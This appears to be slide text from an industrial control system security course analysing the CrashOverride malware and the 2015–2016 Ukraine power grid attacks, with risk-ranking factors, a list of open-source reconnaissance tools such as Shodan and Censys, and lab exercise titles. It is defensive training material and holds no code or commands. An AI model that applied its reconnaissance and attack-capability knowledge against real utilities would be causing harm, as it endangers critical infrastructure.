
CRASH OVERRIDE


Analysis of the Threat to Electric Grid Operations

eset ENJOY SAFER TECHNOLOGY™

https://ics-community.sans.org/t/k9zknq


Operation and Kill Chain Mapping





https://ics-community.sans.org/t/k9zknq

Key Risk Item Considerations and Mitigations



https://ics-community.sans.org/t/k9zknq


Risk Areas Reflect CrashOverride as of June 13

*as additional modules are discovered this will need to be reassessed

Current and Potential Risk Ranking

Current Risk Ranking was determined based on the following key factors:


- Our organization does not use protocols identified
- Our organization does not use vendor products identified
- Operational architecture limits effects



Future Risk Ranking was determined based on the following key factors:


- Malware modules discovered impact protocols in use by our organization
- Malware modules discovered exploit devices in use by our organization
- Adversary tactics discovered that could have greater operational effect


https://ics-community.sans.org/t/k9zknq


2015 2016
Malware Role
Cyber attacks utilized malware to obtain a foothold, escalate privileges, and destroy data. The electric system outages were performed via manual, unauthorized access to existing/legitimate technology. Effectively, attackers "lived off the land."
Highly Coordinated
Tremendous focus on operations development and testing. Coordinated events across three targeted utilities with various control systems. Adversaries pursued two objectives: create outages and impede restoration
Electric System Impacts
The operational effect to the electric system was minimal as teams quickly recovered with switchover to manual operations. However, the impact to the system operators and the organizations was significant due to the loss of system integrity.
Significance
First public cyber attack on civilian power infrastructure. Demonstration of capability to the ICS community.
Ukraine Electric System Cyber Events
Malware Role
Autonomous and self-directed malware capable of mapping operations and executing commands specific to an industrial control system environment. Shortens the access to impact timeline.
Highly Targeted
Malware discovered with capabilities specific to the organization with the ability to scan devices, interrogate operating parameters, issue operational commands and destroy data.
Modular and Customizable
Malware analysis has identified module components with a variety of industrial control system protocols, and an ability to execute DoS attacks against specific electric system protection relays. With a SCADA "Swiss Army knife" approach, numerous modules could be deployed to carry out targeted campaigns against additional organizations.
Significance
First public discovery of modularized malware targeting electric power industry. Variants with additional ICS protocols capability may already exist or likely coming.
2015 2016
Substations 50+ 1
Customers 225K Portion of Capitol region
MW Impact 135 MW 200 MW
https://ics-community.sans.org/t/k9zknq

Open Source Reconnaissance


- Google & Google Hacking DataBase (GHDB)
- Eripp
- Censys
- Shodan
- Maltego







Lab Exercise

Open-Source Intelligence





ICS Kill Chain Mapping (Stage 1)



